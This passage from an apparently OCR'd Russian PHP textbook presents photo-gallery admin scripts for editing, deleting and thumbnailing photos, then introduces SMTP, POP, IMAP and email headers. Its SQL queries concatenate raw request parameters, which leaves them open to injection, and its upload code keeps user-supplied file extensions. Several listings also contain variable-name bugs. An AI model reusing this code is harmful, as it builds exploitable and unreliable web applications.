  $query = "SELECT small, big, id_photo FROM photo
            WHERE id_photo=".$_POST['id_photo'];
  $pct = mysql_query($query);
  if(!$pct) links($_POST['id_catalog'],
                  "Ошибка обращения к базе данных");
  if(mysql_num_rows($pct)>0)
  {
    $photo = mysql_fetch_array($pct);
    // Если малое изображение существует - уничтожаем его
    if(file_exists("../".$photo['small']) && $photo['small'] != "-")
       unlink("../".$photo['small']);
    // Если увеличенное изображение существует - уничтожаем его
    if(file_exists("../".$photo['big']) && $photo['big'] != "-")
       unlink("../".$photo['big']);
  }
  $small = "small = '-',";
  $big = "big = '-',";
}
////////////////////////////////////////////////////////////////////////
// Блок загрузки изображений
////////////////////////////////////////////////////////////////////////
// Если поле выбора изображения не
// пустое - копируем его из временного каталога в каталог /files
if (!empty($_FILES['image']['tmp_name']))
{
  // Определяем расширение файла
  $ext = strrchr($_FILES['image']['name'], ".");
```

```
    // Формируем путь к файлу
    $image = "files/".date("YmdHis",time()).".$ext";
    $smallimage = "files/".date("YmdHis",time())."_s$ext";
    // Перемещаем файл из временной директории сервера в
    // директорию /files Web-приложения
    if (copy($_FILES['image']['tmp_name'], "../".$image))
    {
      // Уничтожаем файл во временной директории
      unlink($_FILES['image']['tmp_name']);
      // Изменяем права доступа к файлу
      chmod("../".$image, 0644);
      $big = " big = '$image',";
    }
    // Вызываем функцию resizeimg(), создающую уменьшенную
    // копию фотографии $image и помещающую ее в файл $smallimage
    if(!resizeimg($image, $smallimage, 133, 100))
    {
      links($_POST['id_catalog'],
            "Ошибка при создании уменьшенной копии изображения с
             помощью библиотеки GDLib");
    }
    $small = " small = '$smallimage',";
  }
  // Формируем SQL-запрос на исправление позиции
  $query = "UPDATE photo SET name = '".$_POST['name']."',
                             pos=".$_POST['pos'].",
                             $small
                             $big
                             hide='$showhide'
            WHERE id_photo=".$_POST['id_photo'];
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh'
           CONTENT='0; URL=index.php?id_parent=".$_POST['id_catalog']."'>
          </HEAD></HTML>";
  } else links($_POST['id_catalog'],"Ошибка при исправлении фотографии");
?>
```

От скрипта добавления новой фотографии скрипт редактирования editphoto.php отличается SQL-запросом: вместо оператора `INSERT` используется оператор `UPDATE`. Кроме того, меняется порядок работы с файлами.

Для управления записями в таблице `photo` при формировании SQL-оператора `UPDATE` используются две временных переменных: `$small` и `$big` для уменьшенной и увеличенной версии фотографий. Для управления файлами в директории /files используются два блока кода: "блок удаления изображений" и "блок копирования изображений". После выполнения действий над файлами переменные `$small` и `$big` принимают определенные значения. Каждая из этих переменных может принимать три значения (на примере переменной `$small`):

- пустая строка в том случае, если действий над файлом не производится;
- `"small='-',"` если уменьшенная версия фотографии удаляется;
- `"small='path',"`, где `path` — путь к файлу, если происходит загрузка новой фотографии (например, взамен старой).

Если в поле `image` предается новое изображение, то в "блоке удаления изображений" уничтожаются уменьшенная и увеличенная версии фотографий (если, конечно, эти файлы существуют).

В результате работы этого блока переменные `$small` и `$big` получают значения `"small='-',"` и `"big='-',"` соответственно.

Блок копирования изображений повторяет код в файле addphoto.php (см. листинг 12.5). Отличие заключается в том, что переменные `$small` и `$big` в случае успешного копирования файла получают значения `"small='$small1mage ',"` и `"big='$image',"` соответственно.

Удаление фотографии из системы осуществляет файл delphoto.php, содержимое которого приведено в листинге 12.8.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Получаем параметры из строки запроса
  $id_catalog = $_GET['id_catalog'];
  $id_photo = $_GET['id_photo'];
  // Выясняем пути к фотографии и ее уменьшенной копии
  $query = "SELECT big, small, id_photo FROM photo
            WHERE id_photo = $id_photo";
  $pst = mysql_query($query);
  if($pst)
```

```
  {
    if(mysql_num_rows($pct)>0)
    {
      $photo = mysql_fetch_array($pct);
      if(file_exists("../".$photo['big']) && $photo['big'] != "-")
         unlink("../".$photo['big']);
      if(file_exists("../".$photo['small']) && $photo['small'] != "-")
         unlink("../".$photo['small']);
    }
  }
  // Формируем и выполняем SQL-запрос на удаление
  // фотографии
  $query = "DELETE FROM photo
            WHERE id_photo=$id_photo";
  if(mysql_query($query))
  {
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
              id_parent=$id_catalog'>
          </HEAD>";
  } else puterror("Ошибка при удалении фотографии");
?>
```

Перед удалением записи в таблице `photo` в скрипте выясняются пути к фотографии и ее уменьшенной копии и, если они существуют, производится их удаление. Уже после этого осуществляется выполнение SQL-оператора `DELETE`.

> **Замечание**
>
> Скрипты hidephoto.php и showphoto.php, осуществляющие сокрытие и отображение фотографии, рассматриваться не будут, так как они многократно уже рассматривались ранее и их реализация не представляет затруднений. В любом случае их можно найти на прилагаемом к книге компакт-диске или загрузить по адресу http://www.softtime.ru/info/downloads.php.

В файле util.php расположена единственная функция `resizeimg()`, код которой приведен в листинге 12.9.

```
<?php
  // Функция, создающая уменьшенную копию фотографии $filename,
```

```
// которая помещается в файл $smallimage
// Уменьшенная копия имеет ширину и высоту, равную
// $w и $h пикселам соответственно.
// Это максимально возможные значения. Размеры сохраняемого изображения
// вычисляются непосредственно в функции таким образом, чтобы
// сохранить пропорции масштабируемого изображения.
function resizeimg($filename, $smallimage, $w, $h)
{
  // Имя файла с масштабируемым изображением
  $filename = "../".$filename;
  // Имя файла с уменьшенной копией.
  $smallimage = "../".$smallimage;
  // Определим коэффициент сжатия изображения,
  // которое будем генерировать
  $ratio = $w/$h;
  // Получим размеры исходного изображения
  $size_img = getimagesize($filename);
  // Получим коэффициент сжатия исходного изображения
  $src_ratio=$size_img[0]/$size_img[1];

  // Здесь вычисляем размеры уменьшенной копии,
  // чтобы при масштабировании сохранились
  // пропорции исходного изображения
  if ($ratio<$src_ratio)
  {
    $h = $w/$src_ratio;
  }
  else
  {
    $w = $h*$src_ratio;
  }
  // Создадим пустое изображение по заданным размерам
  $dest_img = imagecreatetruecolor($w, $h);
  // создаем jpeg из файла
  $src_img = imagecreatefromjpeg($filename);

  // Масштабируем изображение функцией imagecopyresampled()
  // $dest_img - уменьшенная копия
  // $src_img - исходное изображение
```

```
    // $w - ширина уменьшенной копии
    // $h - высота уменьшенной копии
    // $size_img[0] - ширина исходного изображения
    // $size_img[1] - высота исходного изображения
    imagecopyresampled($dest_img,
                       $src_img,
                       0,
                       0,
                       0,
                       0,
                       $w,
                       $h,
                       $size_img[0],
                       $size_img[1]);
    // Сохраняем уменьшенную копию в файл
    imagejpeg($dest_img, $smallimage);
    // Очищаем память от созданных изображений
    imagedestroy($dest_img);
    imagedestroy($src_img);
    return true;
  }
?>
```

Более подробно принцип работы данной функции рассмотрен в *главе 22*, посвященной основам работы с библиотекой GDLib.

В завершение необходимо переработать скрипт в файле delcat.php, удаляющий каталог. В нем необходимо предусмотреть удаление фотографий из директории /files. С учетом того, что Web-приложение реализует модель одноуровневого каталога и рекурсивный спуск необязателен, файл delcat.php можно представить в следующем виде (листинг 12.10).

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("../config.php");
  // Получаем параметры из строки запроса
  $id_catalog = $_GET['id_catalog'];
  $id_parent = $_GET['id_parent'];
```

```
// Удаляем фотографии из каталога
// Формируем запрос, чтобы найти все фотографии в каталоге
$result = mysql_query("SELECT * FROM photo
                       WHERE id_catalog = $id_catalog");
if (!$result) puterror("Ошибка при выполнении запроса");
while($row = mysql_fetch_array($result))
{
  // Уничтожаем фотографии из удаляемого каталога
  $query = "SELECT big, small, id_photo FROM photo
            WHERE id_photo = ".$row['id_photo'];
  $pct = mysql_query($query);
  if($pct)
  {
    if(mysql_num_rows($pct)>0)
    // Удаляем файлы с фотографиями
    {
      $photo = mysql_fetch_array($pct);
      if(file_exists("../".$photo['big']) && $photo['big'] != "-")
          unlink("../".$photo['big']);
      if(file_exists("../".$photo['small']) && $photo['small'] != "-")
          unlink("../".$photo['small']);
    }
  }
}
// Формируем SQL-запросы на удаление записей из таблиц photo и photocat
$query_photo = "DELETE FROM photocat WHERE id_catalog=$id_catalog";
$query_photocat = "DELETE FROM photo WHERE id_catalog=$id_catalog";
if(mysql_query($query_photo) && mysql_query($query_photocat))
{
  // Осуществляем автоматический переход к странице администрирования
  echo "<HTML><HEAD>
        <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php?
              id_parent=$id_parent'>
        </HEAD>";
}
?>
```

Здесь перед удалением записей, относящихся к группе из таблиц `photo` и `photocat`, в цикле `while`, осуществляется удаление всех фотографий, относящихся к удаляемой группе.

На этом разработка системы администрирования фотогалереи завершена и можно перейти к представлению фотогалереи на сайте. Для этого понадобятся два файла:

- index.php — отображающий группы фотографий (см. рис. 12.1);
- photos.php — выводящий таблицу с фотографиями в текущей группе (см. рис. 12.2).

Содержимое файла index.php представлено в листинге 12.11.

```
<?php
  // Устанавливаем соединение с базой данных
  require_once ("config.php");
  // Извлекаем из строки запроса параметр id_parent
  $id_parent = $_GET['id_parent'];
  if(empty($id_parent)) $id_parent = 0;
?>
<html>
<body>
<table><tr><td width=10%> </td><td>
<table>
<tr><td>
<?php
  // Если текущий каталог не является корневым,
  // выводим ссылку для возврата в предыдущее меню
  if ($id_parent != 0)
    echo "<a class=menu href=index.php?id_parent=0>Верхний уровень</a>";
  ?>
  <table >
  <?
  // Выводим группы фотографий
  $query = "SELECT photocat.id_catalog AS id_catalog,
                   photocat.name AS name,
                   COUNT(photo.id_photo) AS total
            FROM photocat, photo
            WHERE photo.id_catalog = photocat.id_catalog AND
                  photocat.hide = 'show' AND photo.hide = 'show'
            GROUP BY photocat.id_catalog";  $ctg = mysql_query($query);
  if (!$ctg) puterror("Ошибка при обращении к Фотогалерее");
```

```
  // Если в таблице photocat присутствует хотя бы одна
  // группа фотографий - выводим их в таблице
  if(mysql_num_rows($ctg)>0)
  {
    // Выводим заголовок таблицы групп фотографий
    echo "<tr class='tableheadercat'>
            <td align=center><p class=zagtable>
                Название группы фотографий</td>
          </tr>";
    while($cat = mysql_fetch_array($ctg))
    {
      // Выводим список каталогов
      echo "<tr>
              <td><p><a href=index.php?id_parent=".$cat['id_catalog'].">
                        ".$cat['name']."</a></td>
            </tr>";
    }
  }
?>
</table>
</td></tr>
<tr><td>
<?php
  // Выводим содержимое групп фотографий, если текущий каталог
  // не является корневым
  if ($id_parent != 0) include "photos.php";
?></td></tr></table>
```


Скрипт начинается с многотабличного запроса к таблицам photo и photocat, извлекающего названия групп фотографий и число фотографий в них. Если в системе имеется хотя бы одна группа — формируется таблица со ссылками на группы и числом фотографий. Переход по ссылке на название группы приводит к выводу таблицы с фотографиями. В каждой строке таблицы размещается по 5 уменьшенных копий фотографий, которые являются гиперссылками. Нажатие на них приводит к открытию фотографии большого размера в новом окне. За формирование таблицы фотографий отвечает файл photos.php, содержимое которого представлено в листинге 12.12.

```
<table>
<?php
  // Выбираем из базы данных фотографии в каталоге,
  // который определяется переменной $id_parent
  $query = "SELECT * FROM photo
            WHERE id_catalog = $id_parent AND
            hide = 'show'
            ORDER BY pos";
  $prt = mysql_query($query);
  if(!$prt)
  {
    echo "error : ".mysql_error()."<br>";
    echo $query;
    puterror("Ошибка при обращении к блоку "Фотогалерея"");
  }
  // Если в текущей группе фотографий имеется хотя бы одна
  // фотография - формируем таблицу с фотографиями
  if(mysql_num_rows($prt) > 0)
  {
    // Вспомогательная переменная для вывода
    // фотографий по 5 штук в строке таблицы
    $td = 0;
    // Выводим заголовок таблицы
    while($par = mysql_fetch_array($prt))
    {
      // Формируем переменную $image, отвечающую за вывод
      // уменьшенной копии изображения, которая является ссылкой
      // на фотографию большого размера
      if(!empty($par['small']) &&
         $par['small']!="-" &&
         file_exists($par['small']))
      {
        $image = "<a href='".$par['big']."' target=_blank>
                  <img src=".$par['small']."></a>";
      }
      else $small = "Нет";
      // Если значение временной переменной равно 0,
```

```
      // выводим тег начала строки таблицы <tr>
      if ($td == 0) echo "<tr>";
      // Выводим фотографию
      echo "<td><table border=0 width=100%><tr align=center>
              <td><p><b>".$par['name']."</b></p></td></tr>
              <tr>
                 <td>$image</td>
            </tr></table></td>";
      // Увеличиваем значение временной переменной $td
      $td++;
      // Если временная переменная $td принимает значение,
      // равное 5, следовательно, строка завершена и необходимо
      // вывести завершающий тег </tr>, а значение самой
      // переменной обнулить
      if ($td == 5)
      {
        echo "</tr>";
        $td = 0;
      }
    }
  }
?>
</table><br><br>
```

В отличие от файла photoes.php (см. листинг 12.3) системы администрирования, файл photos.php выводит таблицу, содержащую 5 фотографий в строке. Кроме этого, все SQL-запросы содержат условие `"hide = 'show'"`, позволяющее выводить только доступные для отображения фотографии.

Глава 13



Система отправки сообщений с сайта

В этой главе будут разработаны приложения для отправки почтовых сообщений с сайта. Глава разбита на три раздела: в первом разделе рассмотрены принципы работы электронной почты, во втором — разрабатывается приложение для отправки простых сообщений (без вложений) и в третьем — разработан класс для отправки сообщений с вложениями.

13.1. Введение в работу электронной почты

Для работы с электронной почтой используются прикладные протоколы POP, SMTP и IMAP, базирующиеся, как и все протоколы прикладного уровня, на семействе протоколов TCP/IP.

Протокол SMTP (Simple Mail Transfer Protocol — простой протокол передачи почты) предназначен для передачи сообщений между почтовыми серверами Интернета.

Почтовый сервер отвечает за прием всех сообщений, поступающих на определенное доменное имя (к примеру, для Иванова — на имя **chem.ru**). Для каждого пользователя на сервере заводится специальный файл (почтовый спул), в который помещаются сообщения в ожидании, когда пользователь соединится с сервером, чтобы их получить. Сервер также отвечает за рассылку писем, поступивших от его пользователей, конкретным адресатам. Предварительно при помощи службы DNS сервер выясняет, какой сервер в сети отвечает за прием сообщений для каждого конкретного адресата (например, сообщения с адресами **somebody@chem.ru** принимаются сервером **mail.chem.ru**), после чего он устанавливает с этим сервером связь по протоколу SMTP.

Протокол POP (Post Office Protocol — почтовый протокол) предназначен для того, чтобы предоставлять пользователю доступ к пришедшим для него на

сервер почтовым сообщениям, т. е. осуществляет связь между компьютером пользователя и почтовым сервером, на котором располагается почтовый ящик пользователя.

Протокол IMAP (Internet Message Access Protocol — протокол доступа к сообщениям в Интернете), как и протокол POP, используется для доступа пользователей к почтовому серверу. IMAP — более сложный протокол, чем POP, и позволяет пользователю хранить и каталогизировать информацию непосредственно на сервере. По своей сути IMAP является расширенной версией протокола POP3.

Изначально электронная почта предназначалась только для пересылки текстовых сообщений на английском языке. Это связано с тем, что протоколы SMTP и POP, будучи очень простыми как в реализации, так и в эксплуатации, работают только с такими сообщениями. Однако в настоящий момент электронная почта может передавать не только текст, но и самые разнообразные вложения произвольного формата и содержания. Достигается это путем конвертации файлов вложений в текстовый формат. Этой процедурой занимается почтовая программа пользователя, отправляющего сообщения (почтовая программа получателя производит обратное преобразование).

Замечание

Под текстовыми сообщениями понимаются сообщения, состоящие из строк ограниченной длины, причем каждая строка состоит из алфавитно-цифровых символов базового набора ASCII и знаков препинания, кодируемых 7-битовыми кодами. Символы с 8-битовыми кодами (к примеру, кириллица) в этот набор не входят.

13.1.1. Почтовые агенты

Основные функции электронной почты реализуются при помощи трех почтовых агентов:

- пользовательский почтовый агент *MUA* (Mail User Agent);
- транспортный агент или агент передачи сообщений *MTA* (Mail Transfer Agent);
- агент доставки сообщений *MDA* (Mail Delivery Agent).

В ведении пользовательского агента (MUA) находятся получение и доставка почтовых сообщений. Транспортный агент (MTA) функционирует на сервере, и его задачей является маршрутизация сообщений. За помещение сообщений в почтовый ящик пользователя ответственна другая программа — агент доставки сообщений MDA. Также встречается аббревиатура *MRA* (Mail Retrieval Agent) — агент получения сообщений. Этот термин не является общепринятым и употребляется в отношении почтовой службы, осуществ-

ляющей выемку сообщений из почтового ящика на удаленном сервере и передачу их пользовательскому агенту (MUA) по протоколу POP или IMAP. Рассмотрим функции программ-агентов более подробно.

Пользовательский почтовый агент — MUA

Пользовательский почтовый агент выполняет следующие функции:

- получение сообщений с почтового сервера;
- создание сообщений, включение в них вложений и передача для обработки транспортному агенту;
- каталогизация почтовых сообщений, их хранение и удаление;
- обработка сообщений: предоставление текста в требуемой кодировке, распознавание и извлечение вложений;
- некоторый дополнительный сервис, например, предоставление адресной книги.

Почтовыми агентами являются такие программы, как The Bat, Outlook Express, Netscape Messenger и др. В качестве локальных пользовательских агентов в UNIX популярны программы mail и pine.

Замечание

Тенденцией последнего времени стало выполнение функций почтовых агентов Web-браузерами.

Транспортный агент — MTA

Транспортный агент, по сути, является маршрутизатором сообщений и ему поручено выполнение следующих задач.

- Анализ и преобразование адресов и заголовков почтового сообщения (разбор переадресации (forwarding), псевдонимов (aliases), списков рассылки; преобразование форматов адресов в том случае, если транспортный агент (MTA) является шлюзом между двумя почтовыми системами; маскировка почтового домена отправителя (masquerading), к примеру, для сокрытия устройства сети организации; установка служебных заголовков в сообщении).
- Определение агента доставки для каждого сообщения и передача сообщений их агентам доставки.
- Управление очередью сообщений.
- Взаимодействие с DNS с целью определения почтового сервера адресатов.
- Возврат сообщений, которые по тем или иным причинам невозможно доставить адресату.

В UNIX-подобных операционных системах наиболее распространенным транспортным агентом является программа sendmail. В последнее время набирают также популярность qmail и postfix.

Замечание

Наиболее распространенным POP-сервером является Qpopper, а IMAP-сервером — Cyrus.

Замечание

На серверах под управлением ОС Windows функционируют такие почтовые серверы, как Microsoft Exchange и Netscape Messaging Server, однако по сравнению с `sendmail` и `qmail` на данный момент они уступают им в безопасности.

Агент доставки — MDA

Существует несколько типов агентов доставки, различающихся способом доставки почтовых сообщений.

Тип local выбирается, если письмо направлено на почтовый ящик, находящийся на этом же сервере. Доставка производится добавлением сообщения в соответствующий почтовый спул. К примеру, в UNIX агентом доставки типа `local` является программа `mail`, запущенная как "`mail -d ivanov`". В этом случае агент доставки добавит сообщение письма к файлу /var/mail/ivanov.

Тип SMTP выбирается, если письмо адресовано почтовому домену, обслуживаемому другим (удаленным) сервером. Доставка производится путем пересылки письма транспортному агенту удаленного сервера по протоколу SMTP. Очень часто агент доставки типа SMTP интегрируется в программу транспортного агента. Примером такой интеграции может служить сервер **sendmail**.

Тип prog выбирается в том случае, если письмо должно быть обработано какой-либо программой. При доставке производится вызов той программы, на вход которой подается содержимое письма.

13.1.2. Протоколы SMTP, POP и IMAP

SMTP

Протокол SMTP используется для пересылки сообщений от пользовательского агента транспортному, а также между различными транспортными агентами. Обычно SMTP-сервер прослушивает 25-й порт.

В зависимости от роли, выполняемой при передаче почтового сообщения, серверы подразделяют на следующие типы:

- инициатор;
- конечный сервер;
- ретранслятор;
- почтовый шлюз.

От *инициатора* сообщение поступает в сеть.

Замечание

В качестве инициатора может выступать и почтовый клиент

Замечание

SMTP был разработан в 1982 г., чтобы заменить FTP при передаче сообщений электронной почты от одного сервера к другому.

Конечный сервер является конечной точкой в цепи серверов и доставляет сообщение в почтовый ящик адресата.

Ретранслятор сочетает в себе функции как сервера, так и клиента, поскольку он принимает сообщения от другого ретранслятора или инициатора (выступая как клиент) и осуществляет дальнейшую пересылку этих сообщений (выступая как сервер).

Почтовый шлюз предназначен для преобразования формата сообщения, если оно пересылается между почтовыми системами с разными форматами.

Пример SMTP-сеанса

SMTP является строчно-ориентированным протоколом. После того как установлено соединение между клиентом и сервером, сервер ожидает ввода клиентами команд в текстовом виде. Ниже приведен пример простого SMTP-сеанса, в котором пользовательский агент (MUA) для отправки письма с компьютера **maks.chem.com** соединяется с транспортным агентом (MTA) на компьютере **dot.phys.net**:

```
220 dot.phys.net ESMTP Sendmail 8.9.3/8.9.1;
Sun, 11 Jan 2004 15:30:25 +0300 (MSK)
HELO maks.chem.com
250 dot.phys.net Hello [264.168.192.2], pleased to meet you
MAIL FROM: kuznetsov@chem.ru
250 kuznetsov@chem.ru. . Sender ok
RCPT TO: simdyanov@phys.ru
250 simdyanov@phys.ru... Recipient ok
```

```
RCPT TO: golyshev@softtime.ru
250 golyshev@softtime.ru... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
From: Maksim Kuznetsov <kuznetsov@chem.ru>
To: Igor Simdyanov <simiyanov@phys.ru>
Cc: Sergey Golyshev <golyshev@softtime.ru>
Subject: Important Note
Hello, programmers!
We have to discuss our plans.
Maks.
.
250 Message accepted for delivery
QUIT
221 dot.phys.net closing connection
```

Этот пример является типичным SMTP-сеансом между клиентом и сервером. Клиент посылает серверу команды следующего вида:

```
КОМАНДА аргумент
```

На эту команду сервер отвечает, возвращая клиенту строку, содержащую трехзначный код ответа, после которого следует текстовый комментарий. К примеру:

```
250 dot.phys.net Hello [264.168.192.2], pleased to meet you
```

Коды ответа, начинающиеся с 2, являются положительным ответом, с 3 — промежуточным положительным ответом. Коды, которые начинаются с 5, являются сообщением об ошибке.

Замечание

Таблица числовых кодов ответа SMTP-сервера приведена в *разд. 13.2.2 данной главы*

Как видно из первой строчки (`220 dot.phys.net ESMTP Sendmail 8.9.3/8.9.1;`), транспортный агент (MTA), с которым произошло соединение, поддерживает расширенный протокол SMTP — ESMTP (Extended Simple Mail Transfer Protocol). После соединения с MTA посылается команда `HELO`. В качестве аргумента этой команде передается имя домена, с которого осуществляется соединение:

```
HELO maks.chem.com
```

Для того чтобы сообщить серверу, кто является отправителем сообщения, посылается команда MAIL FROM, после которой следует двоеточие и электронный адрес отправителя:

```
MAIL FROM: kuznetsov@chem.ru
```

Затем следует команда RCPT TO, после которой указывается адрес получателя данного сообщения:

```
RCPT TO: simdyanov@phys.ru
```

Получателей может быть несколько, в этом случае применяются дополнительные команды RCPT TO, число которых равно количеству получателей. После этого серверу посылается команда DATA, аргументом которой является пересылаемое сообщение. Концом сообщения считается точка, расположенная на отдельной строке:

```
DATA
Subject: Important Note
Hello, programmers!
We have to discuss our plans.
Maks.
.
```

Завершение диалога с сервером и разрыв соединения осуществляются командой QUIT.

POP

Протокол POP используется для получения сообщений электронной почты, а точнее, для пересылки писем с почтового сервера на компьютер пользователя. В настоящий момент используется третья версия этого протокола (POP 3), и далее везде, где говорится о POP, будет подразумеваться именно эта версия. При работе POP-сервер прослушивает порт 110. Ниже приведен пример POP-сеанса, в ходе которого происходит получение электронной почты.

Пример POP-сеанса

```
+OK POP3 chem.com v2000 server ready
USER kuznetsov
+OK Password please
PASS password
+OK kuznetsov has 2 messages
LIST
+OK 2 messages
1 345
2 678
```

```
RETR 2
Return-Path: <www.navolge.ru@nt3.mtw.ru>
Received: by pochta.mtw.ru (Postfix, from userid 8170)
        id 929EA304301; Fri, 26 Dec 2003 15:00:33 +0300 (MSK)
From: Maksim Kuznetsov <kuznetsov@chem.ru>
To: Igor Simdyanov <simdyanov@phys.ru>
Cc: Sergey Golyshev golyshev@softtime.ru
Subject: Important Note
Date: Fri, 26 Dec 2003 15:07:52 +0300
Message-ID: <001101c3cba8$e3127dd0$cffc763e@nt3>

Hello, programmers!
We have to discuss our plans.
Maks.
.
DELE 2
+OK Message 2 has been deleted
QUIT
+OK Connection closed.
```

POP-сеанс, как и SMTP-сеанс, начинается с подключения к серверу. При успешном выполнении команды ответы POP-сервера начинаются с `+OK`, при ошибочном — с `-ERR`.

POP-сеанс состоит из 3 стадий: авторизации, транзакции и обновления. При подключении к серверу пользователь находится в состоянии *авторизации*. Идентификация пользователя происходит с помощью команд `USER` и `PASS`. Если авторизация прошла успешно, пользователь переходит в состояние *транзакции*, в котором он может получать и удалять сообщения. Команда `LIST` предназначена для вывода списка сообщений. В приведенном выше примере в почтовом ящике сервера находятся два сообщения. Для просмотра каждого конкретного сообщения серверу посылается команда `RETR`, при этом в качестве аргумента этой команды указывается номер сообщения. Для удаления сообщений предназначена команда `DELE`, аргумент которой представляет собой номер удаляемого сообщения. При использовании команды `DELE` физического удаления сообщения не происходит, оно лишь помечается как предназначенное для удаления (восстановить сообщение, т. е. снять с него метку об удалении можно с помощью команды `RSET`). Полностью сообщение удаляется при поступлении команды `QUIT`, которая завершает состояние транзакции и инициирует состояние *обновления*. В этом состоянии POP-сервер уничтожает сообщения, предназначенные для удаления, и закрывает сеанс.

IMAP

Протокол IMAP (Internet Message Access Protocol) также, как и протокол POP, предназначен для того, чтобы удаленный почтовый клиент мог получить доступ к своим сообщениям, хранящимся на сервере. Как правило, для работы IMAP-сервер использует порт 143.

IMAP — значительно более сложный протокол, чем POP. Основное различие между протоколами POP и IMAP заключается в организации хранения сообщений и способе доступа к ним. При использовании протокола POP сообщения загружаются с сервера и хранятся на жестком диске клиента. При этом с сервера сообщения удаляются, если только не настроить программу почтового клиента так, чтобы они оставались на сервере. При работе с IMAP сообщения остаются на сервере в любом случае, поскольку на локальный клиентский компьютер пересылки сообщений не происходит.

13.1.3. Структура сообщения электронной почты

Сообщение электронной почты независимо от его содержания представляет собой простой текстовый файл, состоящий из заголовков и тела сообщения.

Замечание

Базовый формат сообщения электронной почты описан в RFC-2822.

К примеру:

```
Return-Path: <www.navolge.ru@nt3.mtw.ru>
Received: by pochta.mtw.ru (Postfix, from userid 8170)
        id 929EA304301; Fri, 26 Dec 2003 15:00:33 +0300 (MSK)
Received: from nt3.nthosting.ru (unknown [62.118.252.207])
        by pochta.mtw.ru (Postfix) with ESMTP id 34F9D30433C
        for <kuznetsov@navolge.ru>; Fri, 26 Dec 2003 15:00:33 +0300 (MSK)
Received: from mail pickup service by nt3.nthosting.ru with Microsoft
         SMTPSVC; Fri, 26 Dec 2003 15:07:52 +0300
From: <www.navolge.ru@pochta.mtw.ru>
To: <kuznetsov@navolge.ru>
Subject: request for
Date: Fri, 26 Dec 2003 15:07:52 +0300
Message-ID: <001101c3cba8$e3127dd0$cffc763e@nt3>

I want having a e-mail address very much. Please, register me!
```

Заголовки электронной почты представляют собой строки, разделенные символами \r\n. Каждый заголовок начинается с новой строки и состоит из

ключевого слова, после которого следует точка с запятой, и данных. Ниже подробно рассмотрено, какие заголовки могут встречаться в сообщении.

Тело сообщения является обычным текстом.

Заголовок *Return-Path*

Заголовок `Return-Path` добавляется последним из участвующих в доставке сообщения транспортным агентом (MTA) и представляет собой путь к отправителю, по которому сообщение будет возвращено, если его не удастся доставить.

Заголовок *Received*

Заголовок `Received` добавляется каждым SMTP-сервером, через который проходит сообщение. Это делается, чтобы проследить, через какое количество транспортных агентов (MTA) прошло сообщение перед тем, как попасть к адресату.

> **Замечание**
>
> Транспортные агенты (MTA), через которые проходит сообщение, иногда называют также *транзитными участками* или *хопами* (от англ. *hop* — расстояние, преодоленное без перерыва). Количество транзитных участков подсчитывается для того, чтобы избежать зацикливания, когда письмо проходит по кругу через несколько одних и тех же транспортных агентов. Большинство SMTP-серверов отклоняют сообщения, содержащее более 25 полей `Received`.

Заголовок *Message-ID*

Заголовок `Message-ID` записывается сервером, создающим сообщение, и содержит глобально уникальный идентификатор сообщения электронной почты.

Обязательные заголовки

Некоторые из полей заголовков электронной почты должны обязательно присутствовать в каждом сообщении. Такими полями являются: `Date`, `From`, `To`.

Заголовок *Date*

Этот заголовок содержит время, в которое пользователь отправил сообщение. К примеру:

```
Tue, 10 Aug 2004 21:38:19 +0400
```

В этом поле присутствуют:

- день недели: `Tue`;
- локальное время транспортного агента (MTA): `10 Aug 2004 21:38:19`;
- часовой пояс транспортного агента (MTA): `+0400`.

Замечание

Запись +0400, которой указывается часовой пояс, означает "на четыре часа" к востоку от Гринвича.

Замечание

В заголовке Date неявным образом сообщается также действительное время транспортного агента (MTA), получаемое вычитанием от локального времени транспортного агента (MTA) величины смещения от Гринвича к востоку. То есть в приведенном примере действительное время составляет 10 Aug 2004 12:38:19.

Заголовок *From*

Заголовок From представляет собой адрес электронной почты отправителя. В этом поле можно выставить несколько адресов, разделенных через запятую.

Заголовок *To*

Поле To содержит адрес основного получателя сообщения. Если получателей несколько, то их адреса разделяются запятыми.

Замечание

Некоторые пользовательские агенты разделяют получателей сообщения точкой с запятой, поэтому при создании почтовых приложений имеет смысл преобразовывать обнаруженные точки с запятой в запятые.

Заголовок *Bcc*

Поле Bcc (Blind Carbon Copy — слепая копия) содержит адреса других получателей того же самого сообщения. Отличие от необязательного поля Cc (см. ниже) состоит в том, что это поле не отображается в заголовках других получателей. Иначе говоря, ни один из пользователей, получивших копию сообщения, не будет знать, что оно послано еще кому-то.

Замечание

Вместо поля To может присутствовать поле Bcc, которое тоже относится к обязательным заголовкам. В сообщении должно присутствовать либо поле To, либо Bcc.

Необязательные заголовки

Заголовок *Cc*

В поле этого заголовка помещаются адреса получателей, которым рассылается копия сообщения, посланного по адресу, указанному в поле To. В отличие от поля Bcc, это поле отображается в заголовке сообщения, т. е. все получатели данного письма будут в курсе, кто еще его получил, кроме них.

Заголовок *Reply-To*

В поле этого заголовка содержится адрес, на который должен посылаться ответ, т. е. при нажатии на кнопку **Ответить** почтовый агент в качестве почтового адреса использует этот заголовок. Если он отсутствует, то сообщение отправляется по адресу, указанному в поле `From`.

Заголовок *Subject*

Поле `Subject` представляет собой заголовок сообщения электронной почты, который еще называют темой сообщения.

Клиентские поля заголовка

Приложения, используемые для отправки сообщений электронной почты, могут определять некоторые собственные поля заголовка, к примеру, поле `X-Mailer`, являющееся *сегодня стандартом де-факто для большинства программ*, выполняющих функции пользовательских агентов. В поле `X-Mailer` отображается имя программы, при помощи которой было сгенерировано сообщение. К примеру, запись `X-Mailer: Microsoft Outlook Express 6.00.2600.0000` означает, что почтовой программой-клиентом на компьютере пользователя является Microsoft Outlook Express.

Замечание

Клиентским полям заголовка предшествует префикс `X-`, по которому они отличаются от остальных (стандартных) полей

В качестве другого примера можно привести поле `X-MSMail-Priority`, сообщающее о приоритете сообщения, к примеру: `X-MSMail-Priority: Normal`.

13.2. Отправка простых сообщений

В этой части мы рассмотрим два способа отправки сообщений: с помощью стандартной PHP-функции `mail()`, предназначенной для отправки сообщений электронной почты, и с помощью обмена заголовками с удаленным SMTP-сервером.

